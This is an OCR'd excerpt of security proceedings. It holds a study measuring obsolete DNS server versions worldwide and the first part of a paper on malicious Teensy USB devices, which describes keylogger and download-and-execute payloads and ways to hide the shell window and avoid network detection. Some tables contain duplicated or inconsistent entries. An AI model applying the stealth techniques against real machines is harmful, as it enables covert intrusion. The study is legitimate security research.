

Asynchronous I/O crawler
callback_dns(evutil_socket_t fd, short what, void * arg)
[1] store (logical address)
MongoDB NoSQL Datastore
[2] query
[3] GeoIP Lookup
[4] Store geological information
{ "_id" : “x.x.x.x", "country" : "JP", "longitude" : "139.751404", "city" : "Tokyo", "latitude" : "35.685001" }

Fig. 2. Extractor of Geographical information using GeoIP lookup is deployed on another physical machine. Crawling and GeoIP lookup modules can be run in parallel. Besides, querier of geolocation is able to be scaled out by using flag indicating completed lookups.

4.x has been detected. Also, we have monitored approximately 94% of all servers which is registered to APNIC, RIPE, ARIN, LACNIC and AFRNIC.

We have tracked 10,334,293 servers and fetched information corresponding to items as follows.

- IP address
- recv datetime
- software version
- country, city, latitude and longitude

Among 10,334,293 servers, we have clearly identified about 4 million servers by the banner in response message. Also, we have extracted geographical location using GeoIP and measures recv datetime. IP address, version, receiving time is obtained in real-time. Then geographical information is obtained in off-line on backend cluster.

Table 1 shows list of software name and its regular expressions. In this paper, we specify BIND into three category (4.x, 8.x and 9.x). As shown in Table 2, more than 70% of servers of which the software version was detected are BIND, DNSMASQ, and Nominum. Also, Table 2 shows types of DNS servers with RIR (Regional Internet Registry) code.

Table 1. Regexs for DNS Type Detection

Type of DNS	Regex
BIND 9.x	ˆ9(\.[0-9])+
BIND 8.x	ˆ8(\.[0-9])+
BIND 4.x	ˆ4(\.[0-9])+
DNSMASQ	ˆdnsmasq
Nominum Vantio	ˆNominum Vantio
Nominum ANS	ˆNominum ANS
PowerDNS	ˆPowerDNS
Unbound	ˆunbound
NSD	ˆNSD
Windows series	.*Windows

4 Measurement and Analysis

In this section, we present the result from our crawling 10,334,293 servers using asynchronous I/O mechanism which is constructed by event notification library. First, one of the important our findings that many servers do employ obsolete version of BIND 4.x, 8.x. Second, we have generated statistics about countries where each server is running. We have discovered many obsolete DNS versions and its geographical locations with off-line analysis. Statistics of monitoring results of software version of BIND 4.x, 8.x and countries are shown in Table 5.

4.1 DNS Versions

Currently, it has been found that Bind 4.x, Bind 8.x and some versions DNSMASQ have many serious vulnerabilities and therefore it is strongly recommended to update these version to the latest. Surprisingly we have discovered 1935 servers of BIND 4.x, 15771 servers of BIND 8.x and 946294 servers of DNSMASQ. Table 3 shows top 15 most frequently appeared version of BIND 4.x, 8.x and DNSMASQ. For example, multiple vulnerability has been found for DNSMASQ version 2.5 and earlier. Surely, BIND 4.x and 8.x are already obsolete and has lots of implementation flaw. Besides, unfortunately, the BIND-8.4.7 which is relatively new version among this list does have vulnerability according to www.cvedetails.com [16]. Also, BIND-4.9.11 or earlier has many serious potential and already-exploited vulnerabilities.

4.2 Geographical location lookups

We have extracted geographical location information after the active monitoring is done. In our system GeoIP is used for each IP address of DNS servers. GeoIP is a unix command which is called as geoip. As we described earlier, we

Table 2. Types of DNS Servers with RIR code

	Total	APNIC	RIPE	ARIN	LACNIC	AFRINIC	other
Type of DNS	#	#	#	#	#	#	#
BIND 9.x	2,369,863	336,263	769,182	860,335	96,703	10,953	296,427
BIND 8.x	15,771	3,265	7,065	3,828	355	15	1,243
BIND 4.x	1,935	99	1,362	349	28	-	97
Dnsmasq	946,294	495,205	158,282	59,145	159,969	25,993	47,700
Nominum Vantio	450,079	209,051	198,019	18,808	14,500	7,465	2,236
Nominum ANS	502	15	23	67	25	-	372
PowerDNS	94,299	4,946	57,115	28,138	1,013	35	3,052
Unbound	30,588	5,461	17,926	5,447	1,030	206	518
NSD	25,837	1,296	7,955	13,835	257	13	2,481
Windows series	5,324	1,296	386	400	3,217	-	25
can't detect	3,067,979	1,943,992	620,895	291,737	113,120	9,706	88,529
no version info	3,325,822	739,726	1,307,181	710,867	327,504	29,272	211,272
Total	10,334,293	3,740,615	3,145,391	1,992,956	717,721	83,658	653,952

have connected approximately ten million servers in 24 hours. By using GeoIP utilities. High rate of addresses of these monitored servers has been translated into country code.

Table 4 lists the top 15 countries where old versions of DNS are deployed. Servers of which version is BIND 4.x and 8.x are widely deployed in countries whereas the number of servers of other DNS versions is relatively large. There are clear different of deployment situation between BIND 4.x and 8.x It is turned out that advanced IT countries do not always used the latest or relative secure versions of DNS software, which means that these countries do have a potential weakest links.

Besides, we have generated two time series of receiving time of query response in 24 hours. Figure 2 and 3 show the number of DNS servers of which response is "BIND 4.x" and "BIND 8.x" detected in every one hour. Although the monitoring results much depends on the order of IP address we have crawled, we have obtained more than 70% of answers from DNS servers in first 5 hours. In the view of security assessment, five hours is long enough for attackers to achieve large scale exploitation and too short to take some countermeasure over boarder control on defensive side.

5 Related Work

The studies in early phase have been presented by Danzig et al. [1] and Jung et al. [2]. These two studies analyze lookup behavior from a single local resolver at the vantage point. Recently there has been many research efforts for measuring and analyzing DNS resource records. Previous researches can be classified into three

BIND 4.x		BIND 8.x		DNSMASQ	
BIND-4.9.4	432	BIND-8.4.7-REL	3240	DNSMASQ-2.5.2	379825
BIND-4.9.11	170	BIND-8.3.7-REL	2046	DNSMASQ-2.4.0	323875
BIND-4.9.7	112	BIND-8.3.4-REL	1741	DNSMASQ-2.5.1	199834
BIND-4.9.6-REL	74	BIND-8.2.3-REL	1449	DNSMASQ-2.4.8	103819
BIND-4.9.8-REL	60	BIND-8.2.4-REL	878	DNSMASQ-2.5.5	97604
BIND-4.9.11-REL	55	BIND-8.4.4	815	DNSMASQ-2.1.5	78197
BIND-4.2.7331	53	BIND-8.4.6-REL	615	DNSMASQ-2.1.5	24958
BIND-4.9.7-REL	42	BIND-8.2.2-P7	462	DNSMASQ-2.3.8	17861
BIND-4.9.1	32	BIND-8.4.7	462	DNSMASQ-2.3.6	15411
BIND-4.8.1	32	BIND-8.3.6-REL	462	DNSMASQ-2.6.1	15239
BIND-4.9.3-P1	23	BIND-8.2	275	DNSMASQ-2.2.3	14860
BIND-4.9.4-P1	23	BIND-8.2.7-REL	430	DNSMASQ-2.6.1	15239
BIND-4.9.3	21	BIND-8.4.x	344	DNSMASQ-2.2.3	14860
BIND-4.8.3	10	BIND-8.1.2	82	DNSMASQ-2.4.7	13260
BIND-4.0.1	10	BIND-8.3.1-REL	229	DNSMASQ-2.5.9	8219

Table 3. TOP 15 software versions of BIND 4.x, 8.x and DNSMASQ

#1 China	1055973	#6 Japan	167571	#11 Canada	50553
#2 Taiwan	551156	#7 Thailand	98184	#12 Hong Kong	47005
#3 United States	426306	#8 India	82341	#13 Russia	46560
#4 South Korea	363363	#9 Australia	57174	#14 Germany	37971
#5 Brazil	186218	#10 Romania	50872	#15 England	90083

Table 4. TOP 15 countries which has DNS serevers

BIND 4.x		BIND 8.x	
England	434	United States	3515
United States	224	Russia	3235
Germany	89	Japan	1780
Sweden	48	Germany	1397
Denmark	43	India	563
Itary	39	Puerto Rico	447
Japan	38	France	388
Russia	32	China	347
Canada	18	Taiwan	341
Hungry	15	Canada	318
China	11	England	275
Brazil	10	Poland	263
Poland	10	Itary	225
Urkrine	6	Ukraine	219
Mexico	6	Brazil	185

Table 5. TOP 15 countries where BIND 4.x, 8.x are deployed.




Fig. 3. the number of BIND 4.x servers detected every one hour

categories: domain registration inference, DNS lookup behavior and monitoring on zones' resource records.

Sprint et al. [2] analyze the delay between the response of the first successfully resolved traffic and one from a malicious domain. They present some patterns by correlating data from registries for several top-level domains and a large scale passive DNS data source. Felegyhazi et al [3] examine the potential of leveraging properties of domain registrations and the response in DNS Zone files in order to detecting the malicious use of domains proactively.

Notos[4] and EXPOSURE[5] was designed for building domain's reputation by looking up behavior within a local domain under the DNS resolvers. M. Antonakakis[6] et al. proposed a dynamic reputation system of DNS based on the assumption that malicious and agile use of DNS has unique characteristics. They examine the DNS traffic of 1.4 million users in a large ISP network. EXPOSURE is a large scale passive DNS data analysis system for detecting malicious domains which is resolved by botnets. In [6], they employ 15 features which are extracted from the DNS traffic. They analyze real-world data set of 100 billion DNS requests for identifying unknown malicious domains.

For queries and responses, DNS resource records (RRs) is used for retrieving the characteristics of a zone. monitoring and analysis on zones' resource records previous studies have used the mechanism of querying the DNS servers to check the zones' resource records. DNS resource record is employed for retrieving the zones' feature by measuring and alayzing queries and responses. Holz et al. [8] reveal the technique of employing DNS to establish a proxy network on compro-




Fig. 4. the number of BIND 8.x servers detected every one hour

mised machines for exploiting illegal online services. This exploitation is called as FFSNs (fast-flux service networks). M. Antonakakis[9] et al propose Anax which scans the recursive servers to detect the anomaly cache records for detect poisoning attacks. This is based on the fact that fast poisoning attacks against DNS servers allows attackers to change records in open recursive DNS servers. They have collected cache changes in a geographically-diverse set of 300,000 open recursive DNS servers.

Related topics of crawling and revealing networks are SSL and DHT. M. Antonakakis et al. performs the large scale network survey of TLS and SSH servers [9]. They adopt Libevent for large scale monitoring of vulnerable keys. C. Zhang [10] et al. implemented asynchronous I/O based crawler for revealing ecosystem of BitTorrent network which consists of tracker and mainline DHT. They present TOP 20 tracker organization ranked by the tracker peers about each country.

6 Discussion

Recently, vulnerable DNS servers have been frequently exploited for establishing malicious domains. Also, flaw of DNS configurations allow attackers to operate scams and spam campaigns. From the result of monitoring of 10,334,293 servers, there have been more than 20,000 servers which could be easily compromised by attackers. In current situation we have revealed, malicious domain registration and a proxy networks can be easily done by exploiting these servers of which version is obsolete. Also, we have examined time series of query response for BIND 4.x, 8.x and DNSMASQ. It is turned out that more than 60% of servers of old versions have been found in 6 hours. It is partly implied from the result that it is not easy to take countermeasures if attacker begin to exploit these vulnerable servers in the early phase. Because the early detection over border control of several countries might take more long time, at least more than 6 hours. Furthermore, there has not been consensus yet about whether monitoring and warning the servers abroad as mitigation is always recommended or not. For example, although many research effort has been presented about detecting malicious domains registered in DNS, they have no consensus about the mitigation and active (and sometimes positive) monitoring DNS servers without any conditions.

7 Conclusion

In this paper we have presented large scale vulnerability assessment of DNS servers running all over the world. In spite of its importance, there have not been few research efforts on providing the comprehensive view and the detailed report about deployment of DNS servers in real-world networks.

For coping with this situation, we have implemented the asynchronous I/O based crawling system working with MongoDB which is document-based scalable NoSQL. Employing Libevent and MongoDB have enabled us to obtain successfully information of 10,334,293 DNS servers in 24 hours.

Our contributions are classified into three points.

First, our findings reveal that more than 20,000 servers is still using obsolete (and therefore vulnerable) DNS software versions. Particularly, more than 1000 servers still uses the oldest version of BIND 4.x. According to this fact, we can conclude that current situation DNS deployments in Internet do has high risk Second, we have presented some statistics and ranking concerning software versions and its geographical distribution. Third, we show in-depth study of geographical distribution of vulnerable DNS servers with time series analysis.

Lessons from this experiment and monitoring results are classified into two points. First, even if the country achieving high security level do has a potential security risk which could be weakest link.

Second, large scale information gathering and exploitation of vulnerable DNS servers could be easily achieved with relatively low cost implementation and more importantly, in short time. Actually, in current situation, several hours could be not enough for taking countermeasures beyond border controls.

For further work, our system can be applied for more detailed security analysis and evaluation of some DNS exploitation such as malicious domain registration and fast-flux network service. Proposed method can leverage previous research effort for offering the potential for discovery of malicious domains on initial DNS behavior on the early phase. Also, DNS cache poisoning such as

Kaminsky attack can be evaluated corresponding the global distribution of particular BIND versions.

References

1. [1] P. Danzig, K. Obraczka, and A. Kumar. An Analysis of Wide-Area Name Server Traffic: A Study of the Internet Domain Name System. ACM SIGCOMM Computer Communication Review, 22(4):292, Oct. 1992.
[2] J. Jung, E. Sit, H. Balakrishnan, and R. Morris. DNS Performance and the Effectiveness of Caching. In Proc. ACM SIGCOMM Internet Measurement Workshop, San Fransisco, CA, Nov. 2001.
[3] J. M. Spring, L. B. Metcalf, and E. Stoner. Correlating Domain Registrations and DNS First Activity in General and for Malware. In Proc. Securing and Trusting Internet Names (SATIN), Teddington, United Kingdom, Apr. 2011.
[4] M. Felegyhazi, C. Kreibich, and V. Paxson. On the Potential of Proactive Domain Blacklisting. In Proc. 3rd USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET), San Jose, CA, Apr. 2010.
[5] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster. Building a Dynamic Reputation System for DNS. In Proc. 19th USENIX Security Symposium, Washington, DC, Aug. 2010.
[6] L. Bilge, E. Kirda, C. Kruegel, and M. Balduzzi. EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis. In Proc. 18th Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA, Feb. 2011.
[7] T. Holz, C. Gorecki, K. Rieck, and F. C. Freiling. Measuring and Detecting Fast-Flux Service Networks. In Proc. 16th Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA, Feb. 2008.
[8] M. Antonakakis, D. Dagon, X. Luo, R. Perdisci, W. Lee, and J. Bellmor. A Centralized Monitoring Infrastructure for Improving DNS Security. In Proc. 13th International Symposium on Recent Advances in Intrusion Detection (RAID), Ottawa, Ontario, Canada, Sept. 2010.
[9] N. Heninger, Z. Durumeric, E. Wusraw, J. A. Halderman, Mining your Ps and Qs: detection of widespread weak keys in network devices, In Proc. the 21st USENIX conference on Security symposium 2012
[10] C. Zhang, P. Dhungel, D. Wu Sun Yat-Sen, K. W. Ross, Unraveling the BitTorrent Ecosystem, IEEE Transactions on Parallel and Distributed Systems 2011.
[11] B. Ager, W. Muhlbauer ETH Zurich, G. Smaragdakis, S. Uhlig, Comparing DNS resolvers in the wild, IMC '10 Proceedings of the 10th ACM SIGCOMM conference on Internet measurement.
[12] P. Vixie. DNS Complexity. ACM Queue, 5(3):24?29,2007.
[13] P. Vixie. What DNS is Not. Commun. ACM,52(12):43?47, 2009.
[14] Libevent: a event notification library
http://libevent.org/
[15] MongoDB: open-source document and leading NoSQL database
http://www.mongodb.org/
[16] BIND vulnerability statistics: cvedetails
http://www.cvedetails.com/product/144/ISC-Bind.html?vendor_id=64

3.9 Guillaume Jeanne, François Desplanques/ Attacks using malicious devices : a way to protect yourself against physical access

3.9.1 Guillaume Jeanne

`https://www.linkedin.com/pub/guillaume-jeanne/54/871/b9a`

3.9.2 François Desplanques

`https://www.linkedin.com/pub/fran%C3%A7ois-desplanques/67/7ba/475`

3.9.3 Attacks using malicious devices : a way to protect yourself against physical access

In recent years, attacks by external devices have experienced a growing interest. These devices are everywhere, we live with them and take them everywhere, even at work. By creating corrupted devices, we can break into private networks which are not connected to the Internet. Just plug the device. This study mainly focuses on attacks by programmable USB devices. To begin with, we make an inventory of the potential of these attacks. Then we analyse weaknesses of these attacks and we give several ways to improve them. Finally, we discuss about various existing measures to limit the impact of such attacks and give countermeasures to our own improvements. Talk can be downloaded from `http://grehack.org`

Attacks using malicious devices : a way to protect yourself against physical access

François Desplanques
Ensimag Student
firstname.lastname@ensimag.fr

Guillaume Jeanne
Ensimag Student
firstname.lastname@ensimag.fr

ABSTRACT

In recent years, attacks by external devices have experienced a growing interest. These devices are everywhere: we live with them and take them everywhere even at work. By creating corrupted devices, we can break into private networks which are not connected to the Internet. Just plug the device. This study mainly focuses on attacks by programmable USB devices. To begin with, we make an inventory of the potential of these attacks. Then we analyze weaknesses of these attacks and we give several ways to improve them. Finally, we discuss about various existing measures to limit the impact of such attacks and give countermeasures to our own improvements.

Keywords

Hardware attacks, USB-based microcontroller, Teensy, security, fake peripheral, pentesting


1. INTRODUCTION

Nowadays, hackers show more and more ingenuity to compromise their victims. Remote attacks are no longer standing alone. Recently a new way was opened : hardware attacks using external peripherals. These peripherals are everywhere, in our pockets, in our bags, at home and each one of us owns dozens of them. They are USB keys, external hard disks, mobile phones, mp3 players, cameras and even keyboards or mice. They are objects of daily life : we live with them and take them everywhere : in the street, at school, even at work. These objects contribute to the big flow of data, but without using the Internet. They participate in their own data stream that can be compared to old mails, which were taking a while to get from one point to another and where the information was vacant during the ride whereas the Internet would be emails of nowadays. These devices contain a lot of information and even private documents, such as business or personal data but they also allow to extract information quickly.

These attacks were quickly mediated because they hit critical industrial systems such as nuclear power plant with Stuxnet and Duqu[1], thought these systems were not even connected to the Internet.

These attacks need to interface with the computer, they target features of input-output controller (eg: network cards, firewire controller, programmable PCI controllers, Ethernet). Here we will focus on the USB port, which has the advantage of being present on all computers and is reachable by everyone.

The context is the following : an attacker has a malicious USB device and has a way to physically connect it to the USB port of the victim's computer. We program these at software level, which means they can usurp functions of a peripheral like a keyboard or a mouse. This facilitates the implementation and makes the detection more complex since it is difficult to differentiate the actions of a legitimate user between those coming from the microcontroller. This can happen in different ways such as an employee who compromise the network of his company (intentionally or not). Another way is to hide the peripheral in a common object such as a keyboard or mouse and offer it to the target[2]. Indeed we can be attacked everywhere (at the office, at home and so on) by anyone (a colleague, a friend, ...) It just needs a few seconds while we are not aware of what is going on in our computer. Once this is set up the attacker no longer has physical access to the computer nor to the device. To carry out such attacks, one of the most appropriate device is The Teensy[3].



Teensy 3.0

The Teensy USB Development Board was presented for the first time as a malicious device at the DEFCON18 in 2010 by Adrian Crenshaw [4]. He demonstrated how the Teensy can act as a keystroke dongle. It can type commands unbeknownst to the user. Its small size allows it to be hidden in a real keyboard, in a mouse, or else on a USB key. This facilitates the step of connecting the device to the victim's computer.

Attacks of this type are being democratized and the community has grown a lot. Teensy is used today as a pentest device[5]. In this paper we will focus on possibilities offered by the Teensy microcontroller, in order to compromise other systems.

At first, we show a list of possibilities offered by the Teensy: what are the attacks that have been developed for 3 years. Then, we will focus on limitations with these attacks and how we can improve them. Finally we define some countermeasures appropriated against this type of attack. We are going to alternatively turn us into the skin of the attacker and defender.

2. AN OVERVIEW OF TEENSY ATTACKS

Kautilya[6] is an open-source toolkit which provides various programs for a Human Interface Device (HID) which may help in order to break in a computer, these programs are called payloads. The whole Framework is written in Ruby. Payloads are especially designed to be stored on the initial memory of the Teensy. It also gives the opportunity to work with payloads on Windows/Linux/Mac OS X. There is a great diversity of payload, especially on windows. Most important ones are :

- Change the default DNS server
- Add a user en enable Telnet
- Download and Execute
- Keylog
- Sniffer
- Browse and Accept Java Signed Applet
- Code execution using DNS TXT queries
- Wireless Rogue AP

All payloads are provided with a description when you select them. Then, there is a help menu, which step by step help to design the payload as you wished. Some payloads require the administrator mode but a lot of them do not need this. For example, the keylogger payload does not need such privileges. This payload runs a keylogger written in powershell (the Windows advanced shell) and pastes keys to the website Pastebin, where we can anonymously download and upload text documents, as a private paste after a given interval which can be configured.

Furthermore, Kautilya also gives some tools like scripts in order to make the life of the attacker easier. For example, a script can be used to translate the raw data from Pastebin to the letters that the user typed.

It is very usual for Kautilya payloads to use Pastebin in order to communicate with the outside. This is also the case for the "Download and Execute". It is one of the most interesting payload because it allows to execute any program by the targeted computer. In this case, the executable must first be uploaded in text format on Pastebin using a provided script. When executed, it downloads the file and converts it into an executable file thanks to another script, then it executes the file. This allows to avoid detection by an intrusion detection system (IDS) but this not bypass the antivirus detection because it is activated when the file is executed. It must take care of using a malware whose signature is not yet recorded by antivirus vendors.

Another framework we have experimented is the Social Engineering Toolkit (SET)[7]. This framework is about pentesting and is more general than Kautilya : it does not focus on the Teensy even if a part is devoted to Arduino microcontrolers. Those attacks are in the "Social-Engineering Attacks" then "Arduino based vector attack". Here are the most important ones:

- Powershell HTTP GET MSF Payload
- Internet Explorer/Firefox Beef Jack Payload
- Go to malicious java site and accept payload
- SDCard 2 Teensy Attack (Deploy Any EXE)
- X10 Arduino Sniffer PDE and Librairies
- Peensy Multi Attack Dip Switch + SDCard attack

An interesting point of the SET framework is the use of the SD Card to deploy any files on the victim's computer.

We decided to focus on the Windows Operating System because it is the most used in the world, both by individuals and companies. It is also the most studied operating system on the computer security field. Nevertheless, since the Teensy acts as a keyboard, our solutions could be easily adapted for Linux and MacOS.

3. PROBLEMS AND SOLUTIONS

3.1 Apparent shell window

All payloads are using shells to execute commands. It is launched by the cmd or the powershell on windows. When they are launched, a window is opened on the desktop and therefore the user can see it. It would be better to do this while the user is gone and we will see later how it is possible to detect the presence of the user. As there is no 100% reliable method to detect the user, we have to take into consideration the possibility of him being there. By seeing the shell, the user will be suspicious. So we decided to make this window less conspicuous. It is important to know that the window shell must be in the foreground in order to intercept keystrokes typed. To reduce the visibility of the window shell, we decided to move it to the bottom right corner of the screen. Furthermore on Windows, users cannot click on the close button because it is not apparent.

To achieve that goal, we use a nice feature of the Teensy: it can act as a USB mouse. We also noticed that this feature was never used on others payloads that we studied. It is probably because we can do few actions: click, unclick and move the mouse pointer. But we can only move the pointer to a relative position from the current position of the pointer and we do not have this initial position. Besides, we do not know where the windows are displayed on the screen. To hide the window, we used the trick corresponding to the following algorithm:

```
Procedure Hide window:
    Press Alt+Space+N
    Move pointer to top left
    Shift pointer
    Click
    Move pointer to bottom right
    Shift pointer
    Unclick
end;
```

The command Alt+Space+N is standard on Windows and works for every windows. Its aim is to put the window on the maximize size and stuck it to the top-left corner.

3.2 Auto Correction

As Teensy acts as a keyboard, it can send data to the system, but the reception is more complicated. We have no clue of what is going on the victim's system. When payload are launched, there are several factors that can prevent the payload from being executed: the user closes the window, types on the keyboard or if commands are sent to fast for the computer which executes them.

The goal is to know if the script failed in order to restart later if need be. It is known as auto-correction and it was studied in [8]. The only data sent by the system to the Keyboard are the state of 3 leds: NumLock, CapsLock and ScrollLock.

To detect this, the Teensy began writing a little powershell script which allows to turn the CapsLock led on.

The Teensy checks if the CapsLock led is on and if it is, it turns it off. Otherwise it restarts everything from the beginning or return to the state "detection of user", depending of the payload implementation. Then this script could be launched after each major step of the payload to see if everything is going well.

Instead of using the CapsLock led, we decided to use the ScrollLock led in order to make that check. Indeed this led is usually less present on Keyboards. It is especially true on laptops. Thus the user will not see the led blinking. It has also no impact of the action of the user whereas CapsLock can bother the user and make him to realize that something is happening on his computer.

Another technic to verify data that have been transmitted successfully is to store each command in a batch. Then we can compute a CRC on this file in order to be sure that no perturbation happened during the typing of the script. If it is a sucess, the powershell can turn a specified led of the keyboard on. Thus the Teensy would know that the execution went well. Otherwise, the Teensy would demand again the execution of the script after a delay if the led is not lighting on. By this way, we ensure that the script executed on the computer is correct.

3.3 Limited internal memory force the use of the Internet

As Teensy is a low cost peripheral, it has limited features, only 16kB of RAM and 130kB of storage.

Specification	Teensy 3.0
Processor	MK20DX128 32 bit ARM Cortex-M4 48 MHz
Flash Memory (B)	131072
RAM Memory (B)	16384
EEPROM(B)	2048

This implies that all payloads cannot be stored on the memory. For example an attacker may want to adapt his program to several type of computers which increases the size of the program a lot. It is also especially true in the case when you want to deploy a file on the computer victim: the size is yet limited by the capacity of the device.

We have already talked about the trick that Kautilya uses for that problem: it downloads the payload from Pastebin. However it fosters another problem: the use of the Internet. It is a problem for two reasons. First, the attacker must assume that his victim owns an Internet connection, which will be able to access on the website. Then we loose the advantage of having a physical access to the computer by reaching the web. The activity of the Teensy is more visible when using the Internet because packets are being transferred through the network. Thus, the network administrator will be more easily informed of a suspicious activity and may be able to detect the device. The Internet in a company is very often monitored by the responsible of the Security. By scanning the connection, he may detect a suspicious activity because there is a permanent flow of data trying to reach Pastebin at a regular interval. In a security audit, one of the first thing that will be scanned is packets transferring through the network. Therefore it is really important to find a solution which do not use the Internet and stay local to the computer. It is a *sine qua none* condition for the discretion of an attack.

Therefore there are two problems which are related one to another: the limited capacity of the Teensy and the detection when using the Internet.

In order to avoid the problem of limited capacity, we have soldered a memory card reader to the Teensy. It can be done on the Teensy 3.0 as described in the official website[9]. By this way, we are able to connect SD card in order to take benefits of several GigaByte of storage. It is now therefore possible to embedded files.

It still remains the problem to deploy this file on the victim computer. The Social Engineering Toolkit provides a solution for transferring a file from the SD card to the computer.

The executable is translated into a text file just like it was done with Kautilya. Then the Teensy opens a NotePad in the aim to recopy every data from the SD Card. This is done by using only the Keyboard: every characters are directly pressed. Afterwards, it also uses a powershell script which converts this format into a real executable.

This method has a serious drawback. It can be very long to type all the code from your executable to the Notepad. Indeed the theoretical maximum rate of a keyboard is 500 characters per seconds. Some Operating System are even limiting up to 62 characters per seconds[10]. Moreover the text version of an executable doubles the size in bytes to be transmitted. For example, the magic flag 'MZ' of a PE is considered as two bytes in a program: 0x4d and 0x5a. When the text version is made, it is written "4d5a" in the text file which is actually 4 bytes. Given a 50KB executable, the text version will be 100KB. It will take between 3 minutes and 20 seconds, if you have the maximum bandwidth, and 28 minutes, with the limitation, to be transferred to the computer. Remember that during all this time, a window for the notepad is still active in the desktop of the user.

Therefore we wanted to improve this time by using directly a protocol by USB. The Teensy offers this kind of mode with RAW HID or the Serial mode.

The RAW HID mode has been created in the aim to send raw data on the USB port. With that protocol, we can transfer the file, segmented into packets of size 64 bytes, directly to the computer without using the network. It can only be detected locally, by the user of the computer.

The speed rate is also much better than the previous method, we have experimented a rate of 10,5 KB/s bytes per second on a normal laptop. Moreover the translation into the text mode is no longer required, it can directly send the data of the file using the SdFat library [11]. For the same 50KB executable, it needs about 10 seconds. Moreover there is no window opened during that time.

The Serial mode is also used to send data. In the case of the Teensy, it uses indifferently either the port COMX with X varying between 1 and 9. The first step is to identify the port really used by the Teensy to send data. With this mode, the Teensy can send or receive packets of one byte.

The speed rate is even better than the RAW HID method because we have experimented a rate of 100 KB/s, which is 10 times faster. That is the reason why we'll use this mode when we want to transfer data.

In order to use one of this mode, we need to have a program which runs on the computer's victim in the aim to receive data from Teensy. That's the reason why we need to set up a protocol of communication between the Teensy and the computer.

3.4 Communication

One of the biggest problem with the Teensy is the lack of communication. It is difficult to adapt the behavior of the Teensy in function of the behavior of the computer. As we have seen in the Auto-Correction part, it is possible to make a protocol using the Keyboard leds. There is three leds which can be turned on and off so it makes 3 bits of information. It is not very quick and it is not very discrete. Indeed it seems like Morse Code when you want to dialog with such a protocol because leds are always blinking.

